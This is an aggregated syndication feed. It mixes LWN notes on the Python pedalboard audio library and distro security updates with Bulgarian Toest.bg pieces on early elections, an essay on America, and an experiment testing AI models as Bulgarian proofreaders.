Post Syndicated from Matt Granger original https://www.youtube.com/shorts/5G0HTSWxG3w
[$] Python audio processing with pedalboard
Post Syndicated from jake original https://lwn.net/Articles/1027814/
The
pedalboard
library for Python is aimed at audio processing of various sorts, from
converting between formats to adding audio effects. The maintainer of
pedalboard, Peter Sobot, gave a talk about audio in Python at
PyCon US 2025, which was held in Pittsburgh,
Pennsylvania in May. He started from the basics of digital audio and then
moved into working with pedalboard. There were, as might be guessed, audio examples
in the talk, along with some visual information; interested readers may want to view the YouTube video of the
presentation.
Security updates for Friday
Post Syndicated from daroc original https://lwn.net/Articles/1028684/
Security updates have been issued by AlmaLinux (.NET 9.0, container-tools:rhel8, ghostscript, git-lfs, grafana-pcp, pandoc, perl-FCGI:0.78, ruby:2.5, ruby:3.3, tigervnc, and varnish:6), Debian (jpeg-xl and mediawiki), Fedora (darktable, guacamole-server, mingw-gdk-pixbuf, and yarnpkg), Oracle (gimp, kernel, libsoup, python-tornado, python3.12, and thunderbird), Slackware (php), SUSE (libgepub), and Ubuntu (libtpms, linux-aws-5.15, linux-intel-iot-realtime, and linux-bluefield).
Мъртво вълнение влече към урните
Post Syndicated from Емилия Милчева original https://www.toest.bg/murtvo-vulnenie-vleche-kum-urnite/

Българската политика изглежда спокойна. Трети вот на недоверие не събаря, а циментира правителството; предоговорен е Планът за възстановяване и устойчивост (ПВУ) с шанс да се получат 1,5 млрд. евро до края на 2025 г.; институциите работят в привиден ритъм; еврото идва от 1 януари догодина. Едната част от опозицията – ПП–ДБ, е обезсилена чрез компрометиране, другата – националпопулистите от „Възраждане“, „Величие“ и МЕЧ, се опитва да компенсира немощта си с реторика и театрални „палаткови лагери“.
Но невидимо, студено и опасно мъртво течение дърпа навътре, далеч от брега. Няма буря, но България се дави. Подмоли на задкулисието станаха темели на регулаторите с новото кадрово обновление. Политическият канибализъм и флуидност белязаха партиите. Умореното общество е подлагано на непрекъснат стрес от пълзящото поскъпване на енергия и храни, но и от корупционни скандали и бушуващите под повърхността междупартийни противоречия, лични интереси и кризи на доверие.
Кой има интерес?
Кой би имал интерес от предсрочни избори наесен?
Партньорите в управляващата коалиция ГЕРБ–СДС, „Има такъв народ“ (ИТН) и БСП – Обединена левица и коалиционната гравитационна сила ДПС – Ново начало си се вричат във вярност по няколко пъти на седмица. Но последните години показват, че коалиционните управления се разпадат поради оттегляне на един от съюзниците. В правителството с премиер Кирил Петков (13 декември 2021 – 2 август 2022 г.) напусна ИТН. В предишното с премиер Николай Денков от ПП (6 юни 2023 – 9 април 2024 г.) ГЕРБ дочака месеца за ротацията – и дотам.
Знаците, по които може да бъдат разчетени настъпващи предсрочни избори, са:
- корупционният скандал, разтърсил „Продължаваме промяната“ и съюза на ПП и ДБ;
- струйното преливане на кметове към ДПС с лидер Делян Пеевски
- политици, които пристават на други партии.
Ударът по „Промяната“ може да бъде капитализиран от противниците на ПП–ДБ именно чрез предсрочни избори наесен. За края на септември „Промяната“ насрочи конгрес за избор на ново ръководство, а дотогава неин председател е Асен Василев.
Така властта ще се консолидира около познати политически играчи. Моментът е удобен – „ангелите“ са паднали, липсва обществена енергия за протест. Гласоподавателите губят вяра и така улесняват политиците да натиснат копчето за избори, когато им е удобно.
Освен това „домовата книга“, от която президентът избира служебни премиери, е почти попълнена – остава да бъдат избрани омбудсман и негов заместник. Този избор предстои до края на лятната сесия, тъй като парламентарната Комисия за пряко участие на гражданите, жалбите и взаимодействието с гражданското общество вече е готова с доклада от изслушванията на шестимата кандидати. (В обхвата на „домовата книга“ са и председателят на Народното събрание, управителят или подуправителите на БНБ, председателят или заместник-председателите на Сметната палата и омбудсманът или негов заместник.)
До края на юли ще бъдат избрани и членовете на Комисията за противодействие на корупцията. За целта се подготвя обикновено мнозинство, след като законът ще се промени, за да бъде намалено квалифицираното от 160 гласа. Този избор е форсиран от условията по ПВУ и ако не бъде извършен, България ще изгуби още средства.
Но най-важният избор за тандема Пеевски–Борисов – на нов главен прокурор, по всяка вероятност ще се отложи. В средата на юли, тоест след по-малко от две седмици, изтича 6-месечният законов срок, в който настоящият и.ф. главен прокурор Борислав Сарафов може да изпълнява тази длъжност. Изглежда, че законът ще бъде променен, за да остане още Сарафов на този пост, след като Иван Гешев беше освободен от него преди две години.
В началото на годината законови промени, внесени от ПП–ДБ, спряха процедурата по избор на нов главен прокурор, кандидат в която беше единствено Сарафов. Тогава парламентът определи 6-месечен срок, през който „тримата големи“ в съдебната власт – главният прокурор и председателите на Върховния административен съд и на Върховния касационен съд – могат да изпълняват длъжността, ако не са избрани като титуляри. Парламентът обаче не се справи и дори не направи опит да започне процедура за избора на 11-те членове на Висшия съдебен съвет (ВСС) от своята квота. Нов състав на ВСС е условие за избора на нов главен прокурор.
Анализатори виждат причините в липсата на споразумяване между политическите сили за фигурата. По bTV Андрей Янкулов, старши правен експерт в „Антикорупционен фонд“, коментира, че отсъства политическа воля.
Явно няма политическа договорка какво да се случи на този терен. Назад в годините това сме го наблюдавали, наблюдавахме го и през 2023 г. при т.нар. прегрупиране в прокуратурата, когато уж всевластният главен прокурор се оказа, че в рамките на една-две седмици може да бъде сменен, стига за това да има ясно изразена политическа воля.
Ако проучванията на социолозите са такива, каквито са, предсрочни избори ще възкачат на второто място след ГЕРБ–СДС партията на Пеевски – ДПС – Ново начало. Това ще го направи незаобиколим партньор в бъдеща управленска коалиция и ще му даде официално право на квота във ВСС, съответно и при избора на Първия обвинител. В случай че получи достатъчно гласове, Пеевски може да измести един от настоящите по-малки партньори, например БСП.
Кабинет на три крака – плюс „Делян“
„С Пеевски по̀ мога да се разбера“, заяви лидерът на ГЕРБ Бойко Борисов тази седмица в парламента, благодарейки – за пореден път – за подкрепата за еврозоната, и обеща да заведе държавата там:
Аз искам да успеем заедно с колегите от БСП и ИТН и с голямата подкрепа на „Ново начало“! Знам колко им е кофти [на ПП и ДБ – б.а.] сега, като слушат. Но ако не бяха тези две по-малки партии и Делян да застане до нас, еврозона няма да има! Точка! И техните либерални говорители, вместо да ме питат от сутрин до вечер „Борисов и Пеевски заедно ли са?“, „ГЕРБ и „Ново начало“ заедно ли са?“, да кажат едно „мерси“, че тези хора застанаха до нас! Те сега, ако се дръпнат от вота, няма да има правителство.
Като в рекламата на бонбоните Merci – щастливи и благодарни, че ги има. Оказва се, че Пеевски не просто е четвъртият крак, а гръбнакът. Даже обяви, че правителството ще изкара пълния си мандат, сиреч – когато той каже:
Избори ще има, когато изтекат четири години.
Изглежда, не допуска, че ГЕРБ ще се осмели да го екстрахира от себе си.
Има три хипотези, при които кабинетът на Росен Желязков би могъл да падне:
- провал на вот на доверие или несъгласие по ключов закон (например бюджет 2026, чиято макрорамка ще се гледа през септември);
- демонстративно оттегляне на подкрепа от една партия;
- чрез договорена задкулисно оставка.
През последните месеци процесът на смяна на партийна принадлежност от депутати, кметове и общински съветници стана стихиен. След Джевдет Чакъров от Догановото ДПС се отцепиха и прехвърлиха към Пеевски още трима народни представители – Ваня Василева, Марио Рангелов и Мюмюн Мюмюн. А общинските кметове в лагера на феномена Пеевски наближават числото 50. В същото време привържениците на Ахмед Доган така и не успяват да се консолидират и да действат около обявената преди седмици инициатива за нов партиен проект.
Предсрочни избори наесен ще освободят част от напрежението, което се трупа покрай цените. Най-облагодетелстван от предсрочен вот ще е Пеевски – след като ПП–ДБ го извадиха на светло с поканата в сглобката, той вече е редом до Борисов и го прави политически възможен. А Борисов пък го легитимира.
Ако се стигне до нови избори, може да изпревари и „бялата лястовица“ на президента – партийния проект, за който всички говорят, и така на практика да го обезсмисли.
Мъртвото вълнение влече към урните.
July 4, 1917: An Independence Day Like No Other
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=qGqxt_7087Q
Гласовете на Америка – брой 4
Post Syndicated from Йоанна Елми original https://www.toest.bg/glasovete-na-amerika-broy-4/

I, too, sing America.
И аз съм Америка.
Лангстън Хюз*
Този брой е личен, защото е планиран за публикуване в Деня на независимостта, националния празник на САЩ – Четвърти юли.
В текста също така няма новини. И е дълъг. Но се надявам поне малко да помогне за по-доброто разбиране на новините. Защото те са моментна вариация на по-сложни и по-големи неща. А в настоящето новините от САЩ не са добри – поне за онези от нас, които гледат отвъд риалитито на политиката и идеологията и вярват в универсални човешки добродетели, като честност, морал, справедливост, смирение, милосърдие, разум, умереност и всичко останало, което е необходимо, за да живеем заедно и с доверие в света. И в бъдещето.
В края на май се навършиха десет години, откакто за пръв път пристигнах в САЩ. Кацнах на летище „Кенеди“ в Ню Йорк в два часа през нощта, ненавършила двайсет години. Десетилетие по-късно съм част от тъканта на Америка, тя е част от моята. Ежедневно се опитвам да разбера как точно се живее с това, какво означава. Особено в настоящето. Нямам еднозначен отговор. Особено в настоящето.


Фойерверки в малък курортен град на 4 юли 2024 г. / Класическа викторианска къща в малък провинциален град, украсена с цветовете на американския флаг
Промяната на значението на думата „бригада“ от задължителния труд по време на комунизма, за който ни разказваха родителите ни, към т.нар. Work&Travel (букв. „работи и пътувай“) програми в САЩ намирам и до днес за една от най-добрите метафори за Прехода, за връзката между Изтока и Запада, за малките държави, които са приклещени между големите империи.
По-голямата част от първите си месеци в Щатите като студентка на бригада прекарах в „бавния безславен Делауер“ (slower, lower Delaware). Дотам се стига за четири часа от Ню Йорк по безкрайни многолентови магистрали, чиято маркировка е единственият ориентир в тъмното, ако изключим билбордовете с реклами край по-населените места. За четири часа в България почти стигаш до морето. За четири часа във Франция влизаш в друг регион, с друга история и дори диалект. За четири часа в Нидерландия… вече не си в Нидерландия. Маршрут от четири часа в Америка е смешна чертичка върху умалената GPS карта.
Значителна част от населението на САЩ вижда големите градове – Ню Йорк, Вашингтон, Ел Ей, Филаделфия, само през екрана,
ако не броим някоя училищна или семейна екскурзия. Още по-голяма част от населението е концентрирана в градовете и никога не преживява провинцията, нито пустотата и безбрежността на средните и южните щати. Много от приятелите ми в Ню Йорк не могат да повярват какви истории им разказвам от места, на които те самите никога не са стъпвали. Много от хората, с които разговарям на „другите“ места, които не са Ню Йорк, не искат и да чуят за Ню Йорк. И всеки път ми казват много да внимавам във Филаделфия. Все пак са видели по телевизията или онлайн колко е опасно там.




По пътя: Уисконсин, планините Бъркшир в Масачузетс, Филаделфия
Голяма част от преживяванията ми през първата година в САЩ се превърнаха в основа на романа „Направени от вина“. Смъртта на студентка от Източна Европа в катастрофа още в първите дни; възходът на Доналд Тръмп и първите знаци за сериозни разломи в американското общество; богатите републиканци, които мразят имигрантите на теория, но ги предпочитат като евтина работна ръка на практика; групите българи, които ходят да чистят къщите на богатите в малкото останали острови на американската мечта и въртят схеми със зелени карти (днес някои от тях са тръмписти); чарът на Америка, безкрайният път, природата, оптимизмът и сърцатостта на хората, жестокостта им, глупостта им…

Младостта, особено ако има известна доза характер, неизбежно ражда арогантност, глад за път и живот, твърдоглавост и задух спрямо местата, откъдето идваме, и хората, от които сме направени. Америка обещава да засити точно този екстремен, арогантен глад: за свят, за пари, за свобода, за безбрежност, за любов, за преживявания, за динамика, за всичко в крайните му, прекалени състояния, за нов живот, за нов Аз. В есето си Goodbye to All That (букв. „Сбогом на всичко това“) от книгата ѝ „Плъзнал към Витлеем“ американската писателка Джоун Дидиън пише, че Ню Йорк е град на младите, на младостта. Позволявам си да перифразирам, че САЩ е държавата на младите – и то не задължително физически.
Независимо колко остарява, Америка вечно ще бъде млада, така както Амстердам е най-красив есенно време, а Париж – през пролетта; така както Берлин и Германия събират в себе си цялата болка на XX век; така както София, а и България винаги ще бъдат донякъде неразбиращ себе си палимпсест на всички мъртви империи, които са надживели и от които са направени. Характерът на Америка е характерът на младостта: всичко е възможно, необуздано, сурово. В едната крайност е новото, пълното с надежда, а в другата – незрялото, неадекватното, първично жестокото, както може да бъде първично жестока само младостта. Всяка мечта си има цена.


Ню Йорк: Надпис „Шибаното преразпределение на благата е проста работа; хип-хоп“ / Стикери с надпис „Месията е тук“
Както всяка друга история, историята на Америка е в ежедневното.
Дори и поп фолкът е пълен с влияния от американската поп музика. Американската музика е родила или силно изменила повечето съвременни жанрове. Цялата ни поп култура – от киното, през анимацията, до литературата, как изобщо мислим и говорим културата – всичко това носи американски оттенък. Както и как разбираме и практикуваме демокрацията. Съвременният политически и обществен дебат в България и в света е директно повлиян от американските „културни войни“, чрез които САЩ опрашва света и които имат дълъг исторически път.
Европа и Америка са неразривно свързани през колониалните, имиграционните и културните обмени, а европейският мир и просперитет през втората половина на XX в. е до голяма степен възможен именно благодарение на Америка. За хората от Източна Европа самата идея за Америка продължава да е част от двуполюсното мислене на света, в което има добра и зла империя, добра и зла икономическа и социална идеология и т.н. В свое есе срещу позициите на популярния американски политик, социалист и кандидат за президент през 2016 г. Бърни Сандърс руският гросмайстор Гари Каспаров пише:
Докато Европа може да разчита на Америка да поема рисковете, да прави амбициозни инвестиции, да привлича мечтателите и иноваторите на света, и да, да бъде страна на неравенства, Европа може да жъне позитивите от всичко това, без да прави същите жертви.
Британският историк Тимъти Гартън Аш пък казва:
Европейците следят сапунката на американската политика в пъти по-съсредоточено, отколкото се интересуват от европейските политики в Брюксел, камо ли пък от националната политика на друга държава членка на ЕС. Всъщност Америка си остава едно от малкото общи между всички европейци неща, заедно с музиката и футбола.




Сентръл Парк, Ню Йорк / Къщата на Томас Ман, Принстън, Ню Джърси / Магазин за грамофонни плочи. Подобни магазини, както и книжарници за книги втора ръка са неделима част от американския пейзаж / Каубойски ботуши, изложени на делауерския щатски панаир
Склонността на Америка да бъде отворена към експерименти – социални, политически, технологични, културни, е причина както за някои от най-светлите моменти в съвременната ни история, така и за едни от най-отвратителните и безчовечни. Вярвам, че сега е опасно залитаме към второто. Надявам се, че светлината ще се върне. Но за разлика от много хора мога да повярвам, че това са САЩ, защото САЩ винаги са били и това.
Постоянна борба между най-висшето и най-нисшето в човешката природа.
Стиховете на Ема Лазаръс, гравирани върху Статуята на свободата – „Нека аз да поема бремето на вашите тегла, на вашата бедност…“ – са избрани по време на труден исторически период, в който страната отново е разделена по линия на имиграцията. По-късно, когато Америка се бори за свободата на Европа през Втората световна война, расовата сегрегация все още е факт, а квотите за имигранти от Европа, включително за българи, не позволяват на много да намерят спасение отвъд океана от войната. Докато Америка стъпва на Луната, в Азия валят американски бомби, необезвредени и до днес. Докато Америка бори тиранията на комунизма по света, американките получават правото да отворят банкова сметка и да кандидатстват за заем без гарант мъж едва през 1974 г. Светлина и тъмнина.
В крайна сметка това е страна, построена върху противоречия: „живот, свобода и стремеж към щастие“, но само за някои, докато другите не се преборят за своето; върховенство на закона, но той не гарантира справедливост, ако тя не се извоюва; изграждане на свободна демократична държава, но пропита с чужда кръв. Историкът и биограф на няколко републикански президенти Джон Мичъм съвършено обобщава с фразата „борбата за душата на Америка“. Америка е в постоянна борба за собствената си душа – често със самата себе си.
Виждам крайностите, които правят Америка мечта и месомелачка, спасителка и узурпаторка, гений и глупачка, люлка на разума и на глупостта – всичко, едновременно, през цялото време, навсякъде – като метафора за вътрешната борба на всеки един човек. Както казва Гьотевият Фауст, „онази сила, която вечно към злото се стреми, но всъщност все добро твори“. Или обратното.



Автомобил, сниман в Рехобот Бийч, Делауер – всички табели носят послания срещу бившия президент Джо Байдън и Демократическата партия / Патриотични торти в голяма верига супермаркети / Къща в щата Пенсилвания
Все още имам надежда – и историографията донякъде ми дава основание – че националният мит и история на Америка почиват върху убеждението, че човек трябва да се стреми към доброто. Затова и наративите ѝ са обект на постоянна критика, пренаписване, анализ. Отвъд идеологията, отвъд национализма, отвъд всичко останало все още стоят някакви ценности.
По същия начин вярвам и в европейската идея – не като политика, а като принцип. Принципът на доброто, на човешкото.
Не е ли това всъщност пустото право на живот, свобода и стремеж към щастие – не гаранцията, че ще ги получиш, а свободата да се бориш за тях. Никой не е обещал, че борбата ще е лесна. Съвременната демокрация, включително и тази в САЩ, е родена в кръв и войни. И това, че веднъж сме се преборили, съвсем не означава, че не се връщаме именно там, откъдето сме дошли. Но в крайна сметка кои сме ние, че така нагло да очакваме края на историята да се падне точно на нас?
Откакто се върнах да живея в САЩ, съм била в 14 щата, пресякох линията Мейсън–Диксън, шофирах повече от двайсет часа от Източния бряг до Големите езера – и вероятно не съм видяла и преживяла и прашинка от всичко, което има за виждане и преживяване. Европейците често обвиняват американците, че не пътуват и не говорят чужди езици, но преди да си живял в държава гигант, е трудно да разбереш какво е да обитаваш огромна територия между два океана, която може да ти предложи всичко – какъв е смисълът да бъдеш другаде?






Природата: Падането на есенните листа в Нова Англия, щата Масачузетс. Красивите цветове привличат наблюдатели от цялата страна и чужбина / Залез на плажа по време на тежките канадски пожари през юли 2024 г., когато качеството на въздуха на Източния бряг беше толкова влошено, че с дни не можеше да се излиза / Миграция на канадски снежни гъски през зимата / Самотно дърво на морените в планинската верига Поконо, Пенсилвания / Езерото Мичиган / Каньоните в Уисконсин
Умберто Еко казва, че „общият език на Европа е преводът“. Америка говори само един език, който е и световен (Олга Токарчук тъжи за англоговорещите, които никога не могат да се оттеглят от света в самотата на езика си), и затова може би понякога ѝ липсва концепцията за друг, както и свързаност със света.
Още от времето на The Frontier – невидимата и вечно движеща се граница, която американците преследват
и в рамките на която разбират територията на държавата, но и на личността – светът и бъдещето се вземат, доминират, опитомяват. Веднъж изпълнила географската си мисия, днешната Frontier (импулсът за завладяване) може да се измести към Аза (т.нар. уелнес култура на самоусъвършенстване и овладяване на човека, на етикетирането и контролирането на всяка емоция, на продуктивността, на свръхчовека); към Космоса; към изкуствения интелект.



Американският град – лабиринти от бетон, стъкло и стомана. Ню Йорк / Филаделфия / Чикаго
Дори и в ужаса на настоящето, в Америка се намира добро – и то много. Както дълбоко в „Тръмпландия“ – в кварталите с каравани, където се веят знамена и хората се обличат в цветовете на американския флаг; или в мрежите от клубове, където се събират полицаи, пожарникари и ветерани от войните и които обикновено са затворени за външни посетители; така и в „либералните“ среди на Ню Йорк; в алтернативните квартали на Филаделфия, където властват уелнесът, политическата коректност, вярата, че с повече усилия можем да видим цвета на аурата си; на „безопасните места“ (safe spaces) и т.н. Говоря си със земеделци и академици, с бизнесмени и чистачи, с 80-годишни хипита и млади консерватори. На живо, извън сапунката и машината за гняв на телевизията и социалните мрежи, които настоящата администрация владее до съвършенство и на които е продукт, всъщност винаги надделява човешкото.
А може би просто съм наивна. Америка има навика да ни прави наивни.
Прекомерният комфорт, изолацията, самотата, дигиталното съществуване подкопават връзката на човека с живота, с общността, със света, със самия себе си и с последствията от действията му; никъде това не се усеща по-силно от мястото, където се ражда и първо идва бъдещето. Доброто ражда зло. Но и злото ражда добро: опитите за политически репресии, цензура и крайностите все още срещат съпротива и водят до осъзнаване колко крехка всъщност е свободата, колко трудна работа е демокрацията. Всеки американец, с когото разговарям, независимо от политическите, религиозните или каквито и да било други убеждения, прави това, което прави, защото вярва в нещо. И защото е убеден, че ще промени света към по-добро. Точно толкова красиво, колкото и опасно. Но все пак си мисля, че е по-добре да вярваш в нещо, отколкото да не вярваш в нищо.









Хората: Концерт на открито в биоферма в Делауер / Подреждане на участниците в конкурс за най-красиво теленце на панаира в Делауер / Въртележка на карнавала / Емблематичният КГБ бар в Ню Йорк / Работници на щанда за пържени лакомства на панаира, включително „колосалния лук“ – лук, който се реже по специфичен начин и се панира в мазнина; сред другите деликатеси са пържено парче масло и пържени сладки / Квартално празнуване на Деня на благодарността в местната църква във Филаделфия; т.нар. Potluck, в който всеки присъстващ носи ястие за общата трапеза / „Офренда“ за мексиканския Ден на мъртвите (нещо подобно на храната, която ние приготвяме за Задушница), който се отбелязва на 1 ноември, в някогашния Италиански квартал във Филаделфия, където днес живеят и работят основно хора от латиноамерикански произход / Студенти се организират за политическа акция на кампуса на Университета „Дрексел“, Филаделфия / Бездомник спи върху шахта, докато двама бегачи се приближават към кръстовището, Филаделфия
Америка винаги е била машина за истории, особено умела в това да разкаже мита за самата себе си и да го продаде на света като чиста истина. Маркетинг висш пилотаж. Търговец на вяра. Привидната близост със САЩ създава у много европейци илюзията, че познават американската култура и живот или че те са (ни) близки. Нищо не е по-далеч от истината. Затова и Америка ще продължава да (ни) изненадва, шокира, отвращава, омайва, разочарова, привлича, да предизвиква завист или смях, възхита и така нататък, и така нататък. I’m afraid of Americans, пее Дейвид Боуи. Страхувам се от американците.
Shine, perishing republic! („Сияй, гинеща републико!“), пише пък поетът Робинсън Джефърс през 1925 г. Три години преди това афроамериканският поет Клод Маккей описва своята родина като хранеща го с хляба на горчивината, задушаваща го. И все пак същата тази сила тече във вените му, продължава сонетът, и именно затова той устоява на жестокостта ѝ. А един ден всичко това ще е потънало в пясъка на времето. Нишката на литературата и изкуството – почти винаги обект на някаква форма на цензура и отпор от страна на американските институции – успява най-добре да улови душата на Америка в кехлибара си.
Или по Сюзан Зонтаг:
На Америка: отдавам ти чест, особено на онези твои страни, които не са красиви: новите ти банки; захарта ти; паркингите ти. Винаги съм се опитвала да видя най-доброто в теб и в хората ти, които често са привидно приятелски настроени и забавни, но вътрешно зли. Това няма значение. Прекарах живота си в това да те откривам – тоест да откривам себе си. Аз съм това, което съм, защото съм гражданка на тази държава и жрица на този начин на живот. И затова – изгорете тялото ми и разпръснете останките му сред цигарената пепел до неизядените картофи в чиниите ви (защото сте на диета).
Обичана, мразена, идеализирана, очерняна, необходима, арогантна, спасителка, мъчителка – честит рожден ден, Америка! Бъди добра със света, от който си направена. И който често пряко волята му, а понякога и за добро, продължаваш да дълбаеш с острото си длето.
* Превод: Леда Милева
Заглавна снимка: „Руините на Империята II, или Земята поглъща къщата на господаря“ – инсталация на американския визуален артист Киян Уилямс на Биеналето в Музея на американското изкуство „Уитни“, Ню Йорк, 2024 г. Скулптурата, която е копие на западната фасада на Белия дом, потъва в земята. Обърнатият американски флаг е сигнал за военно положение или криза.
Всички снимки в статията са от личния архив на авторката.
Абонирайте се, за да получавате този бюлетин на електронната си поща в момента, в който излезе!
Вече сте регистриран потребител на Toest.bg? Може директно от настройките на бюлетините в своя профил да изберете „Гласовете на Америка“ или да натиснете бутона по-долу:
Още нямате профил в Toest.bg? Регистрирайте се само с няколко клика:
Firmware BEWARE – Nikon Z8 Lens Incompatibility
Post Syndicated from Matt Granger original https://www.youtube.com/watch?v=uXf8VFNkkoA
Т.Е. от Е.Т. – епизод 18
Post Syndicated from Тоест original https://www.toest.bg/t-e-ot-e-t-epizod-18/
Happy Bagpipe Appreciation Day!!
Post Syndicated from Matt Granger original https://www.youtube.com/watch?v=lsRjetsCb1o
Грешки (не)човешки
Post Syndicated from original https://www.toest.bg/grieshki-nie-chovieshki/

Има ли грешка, има и прощка. Ако сте открили нещо нередно тук, значи и вие имате погледа на коректор. Във времената, когато все по-малко медии и дори издателства се доверяват на специалисти, които да следят за правописа, дали пък изкуственият интелект (ИИ) няма да се окаже полезен помощник? Време е за един показателен правописен експеримент.
„Как се пише?“ е въпрос, на който Павлина Върбанова помага на българите да си отговорят вече десетилетие и половина. В „Дигитални истории“ пък Георги Караманев търси различни гледни точки към напредъка на ИИ – след негов експеримент генерирани стихове попаднаха в топ 10 на два поредни поетични конкурса, а неотдавна провери колко биха изкарали най-модерните ИИ модели на матурата по български език и литература.
ИИ безспорно е голямата новина на днешния ден. И докато той е способен на все повече чудеса, ние продължаваме да търсим ежедневните приложения, в които технологията може да помогне, да облекчи… дори да ни замени.
Всички (надяваме се) вярваме, че по правописа, а не по дрехите днес посрещат онлайн. В технологичната епоха общуваме все по-често чрез писмени текстове и начинът, по който го правим, определено издава толкова много на събеседника. Може ли ИИ да ни помогне да пишем грамотно?
Павлина и Георги ще се опитат да проверят възможно най-безпристрастно чрез своя експеримент.
Човешко е да се греши…
Нали уж ИИ все повече заприличва на нас и нищо човешко не му е чуждо? Да видим как се справя в „стресова“ ситуация – с медиен текст, в който нарочно залагаме 30 грешки от всякакъв характер: правописни, граматични, пунктуационни, лексикални.
Министъра на околната среда и водите (МОСВ), Манол Генов, съобщи в интервю за „Би Ти Ви“, че инспекторите на ведомството проверяват 250 сигнали_ свързани с продуктовите такси за черна и бяла техника. Повод за разговора е нашумялата миналата седмица проверка на Комисията за защита на конкуренцията за картелно споразумение при вдигане на цените с 800–1000 процента между фирмите, които събират такса, за да рециклират старите електроуреди и електроника.
Министър Генов заяви, че сигналите са от средата на миналата година, но регионалните инспекций разполагат с малко хора, затова проверката на „250 сигнали е изключително непосилен труд.“ Той настоя, обаче, че всички сигнали се проверяват.
Министърът каза, че някои фирми, например занимаващи се с интернет търговия_ не са обхванати с тези продуктови такси. „Много сме мислели какво можем да направим съвместно с Националната Агенция за Приходите. Имаме виждания, предстоят срещи с министерство на финансите по този въпрос, за да измислим подходящо законодателство,“ каза министъра на екологията.
Според Генов, продуктовите такси, които се събират в момента_ са символични. Като един от проблемите с еко таксите, той посочи остарялата наредба към закона за управление на отпадъците, определяща размера на продуктовите такси в България. Същевременно Генов е на мнение, че операторите са решили да вдигнат цените благодарение на повишаването на проверките през последните месеци от страна на еко министерството. Той посочи, че операторите на продуктовите такси са създадени, така че да не могат да формират печалба, а „всички пари да бъдат вложени в оползотворяването на тези отпадъци.“
После включваме най-модерните модели ИИ. Важен нюанс за технологичните любители: използваме моделите, които сме избрали, не през потребителски интерфейс и личен профил, а през програмен интерфейс, така че резултатите да не се влияят от предишните ни взаимодействия с моделите. За да е още по-пълноценен експериментът, на всеки модел подаваме по две задания (промптове). С първото просто молим текстът да бъде коригиран и да получим обяснение защо е направена дадена корекция. Второто задание е значително по-подробно и го създаваме след няколко „разговора“ с ИИ. Използваме техника, наречена meta-prompting – даваме съставени от нас указания на GPT-4o, който да ги развие и прецизира. В резултат се получава задание, което е по-дълго дори от самия текст. (Означаваме кратките задания с LP, а дългите – с SP.) В единия опит имаме просто „случаен изстрел“, в другия пробваме дали конкретни указания ще подобрят резултата. Дали наистина ще има разлика?
За участие в теста избираме два от моделите в платената версия на ChatGPT – GPT-4o и о3. Тук са Claude 4 Opus на Anthropic и флагманът на Google – Gemini 2.5 Pro. Всички те са платени, единствено последният има ограничен брой свободни заявки.
За пъстрота добавяме българския BgGPT и безплатната версия на ChatGPT. Важно е да отбележим, че използваме популярните големи езикови модели, никой от които не е обучен толкова добре на български език, нито пък е „специализиран“ в такава специфична роля като коректорската. Даваме на всички само по един шанс. Затова в таблицата с резултатите няма да видите GPT-4o (LP) – при тази заявка моделът просто върна малка част от текста.
Електронният коректор
Ето че пускаме заявките, след секунди получаваме отговорите, събираме резултатите… и се оказва, че трудностите тепърва започват. Как да преценим дали всички грешки са коригирани, ако например моделът е редактирал текста и е избегнал конкретната правописна неточност? Какво правим, ако добави, вместо да поправи грешки? Трябва ли да го стимулираме с допълнителни точки, ако е открил място в текста, което си струва да бъде „загладено“, дори да не става дума за явна грешка? Ще му прощаваме ли, ако просто промени вида на кавичките?
Опитваме се да бъдем максимално безпристрастни и така събираме резултатите в подробна таблица. Ето как се справиха моделите с конкретните задачи.

Грешки, които (почти) всички модели откриха
Едва ли ще бъде изненада, че формата инспекций не се изплъзна от ничий поглед – все пак очакваме ИИ да се справя минимум на ниво автоматична коригираща програма. И на двете места, където думата министър беше погрешно написана с кратък член, това беше поправено надлежно от всички, ако пренебрегнем, че Gemini (SP) реши изобщо да не членува думата в самото начало на текста: Министър на околната среда…¹ Приятно сме впечатлени, че ИИ се ориентира в синтактичната служба на думите, когато това е от значение за правописа, но и грешките са тривиални, затова би било пресилено да заключим, че владее добре правилата за поставяне на пълен и кратък член.
Всички модели отчетоха липсата на главна буква в министерство на финансите и само с едно изключение (Claude SP) поправиха Националната Агенция за Приходите на Националната агенция за приходите, тоест приложиха правилото за правописа на съставните собствени имена.
В областта на пунктуацията ИИ забеляза липсващата запетая в началото на обособената част свързани с продуктовите такси за черна и бяла техника, която несъмнено много хора биха поставили дори и интуитивно, но далеч не толкова много биха се сетили за затварящата запетая в края на подчиненото изречение които се събират в момента².
Грешки, които никой модел не забеляза
Да, признаваме си, че бяхме взискателни и с някои грешки вдигнахме летвата високо. Но как иначе ще разберем колко може ИИ? Уви, той изобщо не отчете неуместното съкращение МОСВ, което се употребява за Министерството на околната среда и водите, но не и за министъра.
Нито един модел не премахна кавичките при Би Ти Ви. За да сме пунктуални, уточняваме: липсва изрично правило, че при собствени имена, които се състоят от названия на букви, не се поставят кавички. Засега кодификаторът ни е дал само примери във връзка с друго правило.
Думата еко министерство следва да се пише слято и това е отчетено от повечето модели, но никой от тях не се е сетил да замени малката буква с главна. Освен професионалните коректори вероятно малко хора биха го направили. А е редно, защото, когато дадено съставно собствено име се съкращава или се перифразира, главната буква се запазва, например Министерство на външните работи – Външно министерство.
При 800-1000 процента половината модели са заменили малкото тире с дълго, но нито един не е оставил интервали, както е редно според официалните правописни правила: 800 – 1000 процента.
Какво още мина под радара?
Двете излишни запетаи, ограждащи името Манол Генов в началото на текста, бяха премахнати единствено от Gemini (LP) и o3 (LP). Пунктуацията при цитиране също затруднява ИИ, макар че точно тук правилото е формално: щом цитатът е вмъкнат в авторово изречение, кавичките се затварят пред точката. Около половината от моделите не са поправили грешката и в трите случая.
Слятото, полуслятото и разделното писане в българския език са предизвикателство и за хората, и за ИИ. Само Gemini (LP и SP) са се справили със сливането на еко таксите в екотаксите и на еко министерството в екоминистерството. Непоследователно действат Claude (SP), GPT-4o (SP), o3 (SP), o3 free (LP и SP), които са коригирали едната грешка и са подминали другата, при положение че те са еднотипни. Осмеляваме се да мислим, че в сравнение с ИИ по-вероятно е човешкият интелект или да коригира двете грешки, или да не ги регистрира.
